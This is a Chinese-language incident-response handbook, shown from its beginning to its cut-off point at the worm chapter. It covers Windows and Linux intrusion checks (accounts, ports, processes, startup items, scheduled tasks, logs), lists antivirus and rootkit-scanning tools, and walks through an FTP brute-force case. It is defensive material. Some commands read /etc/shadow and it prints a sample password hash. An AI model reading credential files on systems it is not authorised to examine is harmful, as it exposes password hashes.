项目目录

 **[**第一章：应急响应**]**

 第1篇:Window入侵排查

 第2篇:Linux入侵排查

 **[**第二章**:Windows**实战篇**]**

 第1篇： FTP暴力破解

 第2篇：蠕虫病毒

 第3篇：勒索病毒

 第4篇： ARP病毒

 第5篇：挖矿病毒(一)

 第6篇：挖矿病毒(二)

 **[**第三章： **Linux**实战篇**]**

 第1篇： SSH暴力破解

 第2篇：捕捉短连接

 第3篇：挖矿病毒

 第4篇：盖茨木马

 第5篇： DDOS病毒

 第6篇： Shell病毒

 **[**第四章： **Web**实战篇**]**

第1篇：网站被植入Webshell

第2篇：门罗币恶意挖矿

第3篇：批量挂黑页

第4篇：新闻源网站劫持

第5篇：移动端劫持

第6篇：搜索引擎劫持

第7篇：网站首页被篡改

第8篇：管理员账号被篡改



第一章：应急响应

第**1**篇 ：**window**入侵排查

**0x00** 前言

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息 系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业 挽回或减少经济损失。

常见的应急响应事件分类：

web入侵：网页挂马、主页篡改、 Webshell

系统入侵：病毒木马、勒索软件、远控后门

网络攻击： DDOS攻击、 DNS劫持、 ARP欺骗

针对常见的攻击事件，结合工作中应急响应事件分析和解决的方法，总结了一些Window服务器入侵排查的思路。

**0x01** 入侵排查思路

 一、检查系统账号安全

 1、查看服务器是否有弱口令，远程管理端口是否对公网开放。

 检查方法：据实际情况咨询相关服务器管理员。

 2、查看服务器是否存在可疑账号、新增账号。

 检查方法：打开 cmd 窗口，输入1usrmgr.msc命令，查看是否有新增/可疑的账号，如有管理

员群组的( Administrators )里的新增账户，如有，请立即禁用或删除掉。  3、查看服务器是否存在隐藏账号、克隆账号。

 检查方法：

a、打开注册表 ，查看管理员对应键值。


b、使用D盾\_web查杀工具，集成了对克隆账号检测的功能。



 4、结合日志，查看管理员登录时间、用户名是否存在异常。

 检查方法：

a、Win+R打开运行，输入“eventvwr.msc” ，回车运行，打开“事件查看器”。 b、导出Windows日志--安全，利用Log Parser进行分析。




 二、检查异常端口、进程

 1、检查端口连接情况，是否有远程连接、可疑连接。

 检查方法：

a、netstat -ano 查看目前的网络连接，定位可疑的ESTABLISHED

b、根据netstat 定位出的pid ，再通过tasklist命令进行进程定位 tasklist | findstr “PID”



 2、进程

 检查方法：

a、开始--运行--输入msinfo32 ，依次点击“软件环境→正在运行任务”就可以查看到进程的详细信 息，比如进程路径、进程ID、文件创建日期、启动时间等。

b、打开D盾\_web查杀工具，进程查看，关注没有签名信息的进程。

c、通过微软官方提供的 Process Explorer 等工具进行排查 。

d、查看可疑的进程及其子进程。可以通过观察以下内容：

没有签名验证信息的进程

没有描述信息的进程

进程的属主

进程的路径是否合法

CPU或内存资源占用长时间过高的进程

 3、小技巧：

a、查看端口对应的PID ： netstat -ano | findstr “port”

b、查看进程对应的PID ：任务管理器--查看--选择列--PID 或者 tasklist | findstr “PID” c、查看进程对应的程序位置：

任务管理器--选择对应进程--右键打开文件位置

运行输入 wmic ，cmd界面 输入 process

d、tasklist /svc 进程--PID--服务

e、查看Windows服务所对应的端口： %system%/system32/drivers/etc/services (一般%system%就 是C:\Windows )

 三、检查启动项、计划任务、服务


 1、检查服务器是否有异常的启动项。

 检查方法：

a、登录服务器，单击【开始】 > 【所有程序】 > 【启动】，默认情况下此目录在是一个空目录，确认是 否有非业务程序在该目录下。 b、单击开始菜单 > 【运行】，输入 msconfig ，查看是否存在命名异常的 启动项目，是则取消勾选命名异常的启动项目，并到命令中显示的路径删除文件。 c、单击【开始】 > 【运行】，输入 regedit ，打开注册表，查看开机启动项是否正常，特别注意如下三个注册表项： HKEY\_CURRENT\_USER\software\micorsoft\windows\currentversion\run HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Runonce 检查右侧是否有启 动异常的项目，如有请删除，并建议安装杀毒软件进行病毒查杀，清除残留病毒或木马。

d、利用安全软件查看启动项、开机时间管理等。

e、组策略，运行gpedit.msc。



 2、检查计划任务

 检查方法：

a、单击【开始】 > 【设置】 > 【控制面板】 > 【任务计划】，查看计划任务属性，便可以发现木马文件 的路径。

b、单击【开始】 > 【运行】；输入 cmd ，然后输入at ，检查计算机与网络上的其它计算机之间的会话 或计划任务，如有，则确认是否为正常连接。

 3、服务自启动

检查方法：单击【开始】 > 【运行】，输入services.msc ，注意服务状态和启动类型，检查是否 有异常服务。

 四、检查系统相关信息

 1、查看系统版本以及补丁信息

 检查方法：单击【开始】 > 【运行】，输入systeminfo ，查看系统信息

[](af://n224/)

 2、查找可疑目录及文件

 检查方法：

a、 查看用户目录，新建账号会在这个目录生成一个用户目录，查看是否有新建用户目录。 Window 2003 C:\Documents and Settings

Window 2008R2 C:\Users\

b、单击【开始】 > 【运行】，输入%UserProfile%\Recent ，分析最近打开分析可疑文件。 c、在服务器各个目录，可根据文件夹内文件列表时间进行排序，查找可疑文件。

 五、自动化查杀

 病毒查杀

 检查方法：下载安全软件，更新最新病毒库，进行全盘扫描。

 webshell查杀

 检查方法：选择具体站点路径进行webshell查杀，建议使用两款webshell查杀工具同时查杀，可

相互补充规则库的不足。

 六、日志分析

 系统日志

 分析方法：

a、前提：开启审核策略，若日后系统出现故障、安全事故则可以查看系统的日志文件，排除故 障，追查入侵者的信息等。

b、Win+R打开运行，输入“eventvwr.msc” ，回车运行，打开“事件查看器”。 C、导出应用程序日志、安全日志、系统日志，利用Log Parser进行分析。

 WEB访问日志

 分析方法：

a、找到中间件的web日志，打包到本地方便进行分析。

b、推荐工具： Window下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。 Linux下，使用Shell命令组合查询分析

**0x02** 工具篇

 病毒分析 ：

PCHunter ：[http://www.xuetr.com](http://www.xuetr.com/)

火绒剑： [https://www.huorong.cn](https://www.huorong.cn/)

Process Explorer ：<https://docs.microsoft.com/zh-cn/sysinternals/downloads/process-explorer>

processhacker ：<https://processhacker.sourceforge.io/downloads.php>

autoruns ：<https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns>

OTL ：<https://www.bleepingcomputer.com/download/otl/>

病毒查杀：

卡巴斯基： <http://devbuilds.kaspersky-labs.com/devbuilds/KVRT/latest/full/KVRT.exe>

(推荐理由：绿色版、最新病毒库)

大蜘蛛： <http://free.drweb.ru/download+cureit+free>

(推荐理由：扫描快、一次下载只能用1周，更新病毒库)

火绒安全软件： [https://www.huorong.cn](https://www.huorong.cn/)

360杀毒： <http://sd.360.cn/download_center.html>

 病毒动态：

CVERC-国家计算机病毒应急处理中心： [http://www.cverc.org.cn](http://www.cverc.org.cn/)

微步在线威胁情报社区： [https://x.threatbook.cn](https://x.threatbook.cn/)

火绒安全论坛： <http://bbs.huorong.cn/forum-59-1.html>

爱毒霸社区： [http://bbs.duba.net](http://bbs.duba.net/)

腾讯电脑管家： <http://bbs.guanjia.qq.com/forum-2-1.html>

 在线病毒扫描网站：

[http://www.virscan.org](http://www.virscan.org/) //多引擎在线病毒扫描网 v1.02 ，当前支持 41 款杀毒引擎

[https://habo.qq.com](https://habo.qq.com/) //腾讯哈勃分析系统

[https://virusscan.jotti.org](https://virusscan.jotti.org/) //Jotti恶意软件扫描系统

[http://www.scanvir.com](http://www.scanvir.com/)//针对计算机病毒、手机病毒、可疑文件等进行检测分析

 webshell查杀：

D盾\_Web查杀： <http://www.d99net.net/index.asp>

河马webshell查杀： [http://www.shellpub.com](http://www.shellpub.com/)

深信服Webshell网站后门检测工具： <http://edr.sangfor.com.cn/backdoor_detection.html>

Safe3 ：<http://www.uusec.com/webshell.zip>

第**2**篇 ：**Linux**入侵排查

**0x00** 前言

当企业发生黑客入侵、系统崩溃或其它影响业务正常运行的安全事件时，急需第一时间进行处理，使企业的网络信息 系统在最短时间内恢复正常工作，进一步查找入侵来源，还原入侵事故过程，同时给出解决方案与防范措施，为企业 挽回或减少经济损失。

针对常见的攻击事件，结合工作中应急响应事件分析和解决的方法，总结了一些Linux服务器入侵排查的思路。

**0x01** 入侵排查思路

一、账号安全

基本使用：

1、用户信息文件/etc/passwd

root:x:0:0:root:/root:/bin/bash

account:password:UID:GID:GECOS:directory:shell

用户名 ：密码 ：用户ID ：组ID ：用户说明 ：家目录 ：登陆之后shell

注意 ：无密码只允许本机登陆 ，远程不允许登陆

2、影子文件/etc/shadow

root:$6$oGs1PqhL2p3ZetrE$X7o7bzoouHQVSEmSgsYN5UD4.kMHx6qgbTqwNVC5oOAouXvcjQSt.Ft7ql1WpkopY0UV 9ajBwUt1DpYxTCVvI/:16809:0:99999:7:::

用户名 ：加密密码 ：密码最后一次修改日期 ：两次密码的修改时间间隔 ：密码有效期 ：密码修改到期到的警告天数 ：密码过期之 后的宽限天数 ：账号失效时间 ：保留

who

w uptime

查看当前登录用户 (tty本地登陆 pts远程登录)

查看系统信息 ，想知道某一时刻用户的行为

查看登陆多久、多少用户 ，负载

入侵排查：

1、查询特权用户特权用户(uid 为0)

[root@localhost ~]# awk -F: '$3==0{print $1}' /etc/passwd

2、查询可以远程登录的帐号信息

[root@localhost ~]# awk '/\$1|\$6/{print $1}' /etc/shadow

3、除root帐号外 ，其他帐号是否存在sudo权限。如非管理需要 ，普通帐号应删除sudo权限

[root@localhost ~]# more /etc/sudoers | grep -v "^#\|^$" | grep "ALL=(ALL)"

4、禁用或删除多余及可疑的帐号

usermod -L user userdel user userdel -r user

二、历史命令

基本使用：

禁用帐号 ，帐号无法登录 ，/etc/shadow第二栏为!开头

删除user用户

将删除user用户 ，并且将/home目录下的user目录一并删除

通过 .bash\_history查看帐号执行过的系统命令

1、 root的历史命令 histroy

2、打开/home各帐号目录下的 .bash\_history ，查看普通帐号的历史命令

为历史的命令增加登录的IP地址、执行命令时间等信息 ：

1 ) 保存1万条命令

sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile

2 ) 在/etc/profile的文件尾部添加如下行数配置信息 ：

######jiagu history xianshi#########

USER\_IP=`who -u am i 2>/dev/null | awk '{print $NF}' | sed -e 's/[()]//g'`

if [ "$USER\_IP" = "" ]

then

USER\_IP=`hostname`

fi

export HISTTIMEFORMAT="%F %T $USER\_IP `whoami` "

shopt -s histappend

export PROMPT\_COMMAND="history -a"

######### jiagu history xianshi ##########

3 ) source /etc/profile让配置生效

生成效果 ： 1 2018-07-10 19:45:39 192.168.204.1 root source /etc/profile

3、历史操作命令的清除 ：history -c

但此命令并不会清除保存在文件中的记录 ，因此需要手动删除 .bash\_profile文件中的记录。

入侵排查：

进入用户目录下

cat .bash\_history >> history.txt

三、端口

使用netstat 网络连接命令，分析可疑端口、 IP、PID

netstat -antlp|more

查看下pid所对应的进程文件路径 ，

运行ls -l /proc/$PID/exe或file /proc/$PID/exe ( $PID 为对应的pid 号)

四、进程

使用ps命令，分析进程

ps aux | grep pid

五、开机启动项

基本使用：

系统运行级别示意图：

运行级别 含义

0 关机

1 单用户模式，可以想象为windows的安全模式，主要用于系统修复

2 不完全的命令行模式，不含NFS服务

3 完全的命令行模式，就是标准字符界面

4 系统保留

5 图形模式

6 重启动

查看运行级别命令 runlevel

系统默认允许级别

vi /etc/inittab

id=3 ：initdefault 系统开机后直接进入哪个运行级别

开机启动配置文件

/etc/rc.local

/etc/rc.d/rc[0~6].d

例子:当我们需要开机启动自己的脚本时，只需要将可执行脚本丢在/etc/init.d目录下，然后在/etc/rc.d/rc\*.d中建立软 链接即可

root@localhost ~]# ln -s /etc/init.d/sshd /etc/rc.d/rc3.d/S100ssh

此处sshd是具体服务的脚本文件， S100ssh是其软链接， S开头代表加载时自启动；如果是K开头的脚本文件，代表 运行级别加载时需要关闭的。

入侵排查：

启动项文件： more /etc/rc.local /etc/rc.d/rc[0~6].d ls -l /etc/rc.d/rc3.d/ 六、定时任务

基本使用

1、利用crontab创建计划任务

 基本命令

crontab -l 列出某个用户cron服务的详细内容

Tips ：默认编写的crontab文件会保存在 (/var/spool/cron/用户名 例如: /var/spool/cron/root crontab -r 删除每个用户cront任务(谨慎：删除所有的计划任务)

crontab -e 使用编辑器编辑当前的crontab文件

如： \*/1 \* \* \* \* echo "hello world" >> /tmp/test.txt 每分钟写入文件

2、利用anacron实现异步定时任务调度

 使用案例

每天运行 /home/backup.sh脚本： vi /etc/anacrontab @daily 10 example.daily /bin/bash /home/backup.sh 当机器在 backup.sh 期望被运行时是关机的，anacron会在机器开机十分钟之后运行它，而不用再等待 7天。

入侵排查

重点关注以下目录中是否存在恶意脚本

/var/spool/cron/\*

/etc/crontab

/etc/cron.d/\*

/etc/cron.daily/\*

/etc/cron.hourly/\*

/etc/cron.monthly/\*

/etc/cron.weekly/

/etc/anacrontab

/var/spool/anacron/\*

小技巧：

more /etc/cron.daily/\* 查看目录下所有文件

七、服务

服务自启动

第一种修改方法：

chkconfig [--level 运行级别] [独立服务名] [on|off]

chkconfig –level 2345 httpd on 开启自启动

chkconfig httpd on (默认level是2345 )

第二种修改方法：

修改/etc/re.d/rc.local 文件

加入 /etc/init.d/httpd start

第三种修改方法：

使用ntsysv命令管理自启动，可以管理独立服务和xinetd服务。

入侵排查

1、查询已安装的服务：

RPM包安装的服务

chkconfig --list 查看服务自启动状态 ，可以看到所有的RPM包安装的服务

ps aux | grep crond 查看当前服务

系统在3与5级别下的启动项

中文环境

chkconfig --list | grep "3:启用\|5:启用"

英文环境

chkconfig --list | grep "3:on\|5:on"

源码包安装的服务

查看服务安装位置 ，一般是在/user/local/

service httpd start

搜索/etc/rc.d/init.d/ 查看是否存在

八、系统日志

日志默认存放位置： /var/log/

查看日志配置情况： more /etc/rsyslog.conf

日志文件

/var/log/cron

/var/log/cups

/var/log/dmesg

/var/log/mailog

/var/log/message

/var/log/btmp

/var/log/lastlog

/var/log/wtmp /var/log/utmp

/var/log/secure

日志分析技巧：

说明

记录了系统定时任务相关的日志

记录打印信息的日志

记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息 记录邮件信息

记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现

问题时，首先要检查的就应该是这个日志文件

记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看

记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi ，而要使用

lastlog命令查看

永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是

一个二进制文件，不能直接vi ，而需要使用last命令来查看

记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户

的信息。同样这个文件不能直接vi ，而要使用w,who,users等命令来查询

记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录， su切换用户， sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

1、定位有多少IP在爆破主机的root帐号 ：

grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort - nr | more

定位有哪些IP在爆破 ：

grep "Failed password" /var/log/secure|grep -E -o "(25[0-5] |2[0-4][0-9] |[01]?[0-9][0-9]?)\. (25[0-5] |2[0-4][0-9] |[01]?[0-9][0-9]?)\.(25[0-5] |2[0-4][0-9] |[01]?[0-9][0-9]?)\.(25[0-5] |2[0- 4][0-9] |[01]?[0-9][0-9]?)" |uniq -c

爆破用户名字典是什么 ？

grep "Failed password" /var/log/secure|perl -e 'while($\_=<>){ /for(.\*?) from/; print "$1\n";}' |uniq -c|sort -nr

2、登录成功的IP有哪些 ：

grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

登录成功的日期、用户名、 IP ：

grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'

3、增加一个用户kali日志 ：

Jul 10 00:12:15 localhost useradd[2382]: new group: name=kali, GID=1001

Jul 10 00:12:15 localhost useradd[2382]: new user: name=kali, UID=1001, GID=1001, home=/home/kali

, shell=/bin/bash

Jul 10 00:12:58 localhost passwd: pam\_unix(passwd:chauthtok): password changed for kali #grep "useradd" /var/log/secure

4、删除用户kali日志 ：

Jul 10 00:14:17 localhost userdel[2393]: delete user 'kali'

Jul 10 00:14:17 localhost userdel[2393]: removed group 'kali' owned by 'kali' Jul 10 00:14:17 localhost userdel[2393]: removed shadow group 'kali' owned by 'kali' # grep "userdel" /var/log/secure

5、su切换用户 ：

Jul 10 00:38:13 localhost su: pam\_unix(su-l:session): session opened for user good by root(uid=0)

sudo授权执行:

sudo -l

Jul 10 00:43:09 localhost sudo: good : TTY=pts/4 ; PWD=/home/good ; USER=root ;

COMMAND=/sbin/shutdown -r now

**0x02** 工具篇

一、 Rootkit查杀

 chkrootkit

网址： [http://www.chkrootkit.org](http://www.chkrootkit.org/)

使用方法 ：

wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gz

tar zxvf chkrootkit.tar.gz

cd chkrootkit-0.52

make sense

#编译完成没有报错的话执行检查

./chkrootkit

 rkhunter

网址： [http://rkhunter.sourceforge.net](http://rkhunter.sourceforge.net/)

使用方法 ：

Wget https://nchc.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.4/rkhunter- 1.4.4.tar.gz

tar -zxvf rkhunter-1.4.4.tar.gz

cd rkhunter-1.4.4

./installer.sh --install

rkhunter -c

二、病毒查杀

 Clamav

ClamAV的官方下载地址为： <http://www.clamav.net/download.html>

安装方式一：

1、安装zlib ：

wget http://nchc.dl.sourceforge.net/project/libpng/zlib/1.2.7/zlib-1.2.7.tar.gz tar -zxvf zlib-1.2.7.tar.gz

cd zlib-1.2.7

#安装一下gcc编译环境 ： yum install gcc

CFLAGS="-O3 -fPIC" ./configure --prefix= /usr/local/zlib/

make && make install

2、添加用户组clamav和组成员clamav ：

groupadd clamav

useradd -g clamav -s /bin/false -c "Clam AntiVirus" clamav

3、安装Clamav

tar –zxvf clamav-0.97.6.tar.gz

cd clamav-0.97.6

./configure --prefix=/opt/clamav --disable-clamav -with-zlib=/usr/local/zlib make

make install

4、配置Clamav

mkdir /opt/clamav/logs

mkdir /opt/clamav/updata

touch /opt/clamav/logs/freshclam.log

touch /opt/clamav/logs/clamd.log

cd /opt/clamav/logs

chown clamav:clamav clamd.log

chown clamav:clamav freshclam.log

5、ClamAV 使用 ：

/opt/clamav/bin/freshclam 升级病毒库

./clamscan –h 查看相应的帮助信息

./clamscan -r /home 扫描所有用户的主目录就使用

./clamscan -r --bell -i /bin 扫描bin目录并且显示有问题的文件的扫描结果

安装方式二：

#安装

yum install -y clamav

#更新病毒库

freshclam

#扫描方法

clamscan -r /etc --max-dir-recursion=5 -l /root/etcclamav.log

clamscan -r /bin --max-dir-recursion=5 -l /root/binclamav.log

clamscan -r /usr --max-dir-recursion=5 -l /root/usrclamav.log

#扫描并杀毒

clamscan -r --remove /usr/bin/bsd-port

clamscan -r --remove /usr/bin/

clamscan -r --remove /usr/local/zabbix/sbin

#查看日志发现

cat /root/usrclamav.log |grep FOUND

三、 webshell查杀

linux版：

河马webshell查杀 ：http://www.shellpub.com

深信服Webshell网站后门检测工具 ：http://edr.sangfor.com.cn/backdoor\_detection.html 四、 RPM check检查

系统完整性可以通过rpm自带的-Va来校验检查所有的rpm软件包，查看哪些命令是否被替换了：

./rpm -Va > rpm.log

如果一切均校验正常将不会产生任何输出，如果有不一致的地方，就会显示出来，输出格式是8位长字符串，每个字 符都用以表示文件与RPM数据库中一种属性的比较结果 ，如果是. (点) 则表示测试通过。

验证内容中的8个信息的具体内容如下 ：

S

M

5

D

L

U

G

T

文件大小是否改变

文件的类型或文件的权限 ( rwx ) 是否被改变

文件MD5校验是否改变 (可以看成文件内容是否改变)

设备中 ，从代码是否改变

文件路径是否改变

文件的属主 (所有者) 是否改变

文件的属组是否改变

文件的修改时间是否改变

如果命令被替换了，如果还原回来：

文件提取还原案例 ：

rpm -qf /bin/ls 查询ls命令属于哪个软件包

mv /bin/ls /tmp 先把ls转移到tmp目录下 ，造成ls命令丢失的假象

rpm2cpio /mnt/cdrom/Packages/coreutils-8.4-19.el6.i686.rpm | cpio -idv ./bin/ls 提取rpm包中ls命 令到当前目录的/bin/ls下

cp /root/bin/ls /bin/ 把ls命令复制到/bin/目录 修复文件丢失

第二章： **Windows**实战篇


第**1**篇 ：**FTP**暴力破解

**0x00** 前言

FTP是一个文件传输协议，用户通过FTP可从客户机程序向远程主机上传或下载文件，常用于网站代码维护、日常源 码备份等。如果攻击者通过FTP匿名访问或者弱口令获取FTP权限，可直接上传webshell ，进一步渗透提权，直至控 制整个网站服务器。

**0x01** 应急场景

从昨天开始，网站响应速度变得缓慢，网站服务器登录上去非常卡，重启服务器就能保证一段时间的正常访问，网站 响应状态时而飞快时而缓慢，多数时间是缓慢的。针对网站服务器异常，系统日志和网站日志，是我们排查处理的重 点。查看Window安全日志，发现大量的登录失败记录：




**0x02** 日志分析


安全日志分析：

安全日志记录着事件审计信息，包括用户验证(登录、远程访问等)和特定用户在认证后对系统做了什么。

打开安全日志，在右边点击筛选当前日志， 在事件ID填入4625 ，查询到事件ID4625 ，事件数177007 ，从这个数据可 以看出，服务器正则遭受暴力破解：



进一步使用Log Parser对日志提取数据分析，发现攻击者使用了大量的用户名进行爆破，例如用户名： fxxx ，共计进 行了17826次口令尝试，攻击者基于“fxxx”这样一个域名信息，构造了一系列的用户名字典进行有针对性进行爆破， 如下图：




这里我们留意到登录类型为8 ，来了解一下登录类型8是什么意思呢？


登录类型**8** ：网络明文( **NetworkCleartext** )

这种登录表明这是一个像类型3一样的网络登录，但是这种登录的密码在网络上是通过明文传输的， WindowsServer 服务是不允许通过明文验证连接到共享文件夹或打印机的，据我所知只有当从一个使用Advapi的ASP脚本登录或者一 个用户使用基本验证方式登录IIS才会是这种登录类型。 “登录过程”栏都将列出Advapi。


我们推测可能是FTP服务，通过查看端口服务及管理员访谈，确认服务器确实对公网开放了FTP服务。



另外，日志并未记录暴力破解的IP地址，我们可以使用Wireshark对捕获到的流量进行分析，获取到正在进行爆破的 IP ：




通过对近段时间的管理员登录日志进行分析，如下：



管理员登录正常，并未发现异常登录时间和异常登录ip ，这里的登录类型10 ，代表远程管理桌面登录。

另外，通过查看FTP站点，发现只有一个测试文件，与站点目录并不在同一个目录下面，进一步验证了FTP暴力破解 并未成功。



应急处理措施： 1、关闭外网FTP端口映射 2、删除本地服务器FTP测试

**0x04** 处理措施

FTP暴力破解依然十分普遍，如何保护服务器不受暴力破解攻击，总结了几种措施：

1、禁止使用FTP传输文件 ，若必须开放应限定管理IP地址并加强口令安全审计 ( 口令长度不低于8位 ，由数字、大小写字母、特 殊字符等至少两种以上组合构成) 。

2、更改服务器FTP默认端口。

3、部署入侵检测设备 ，增强安全防护。

第**2**篇 ：蠕虫病毒

**0x00** 前言

蠕虫病毒是一种十分古老的计算机病毒，它是一种自包含的程序(或是一套程序)，通常通过网络途径传播，每入侵 到一台新的计算机，它就在这台计算机上复制自己，并自动执行它自身的程序。

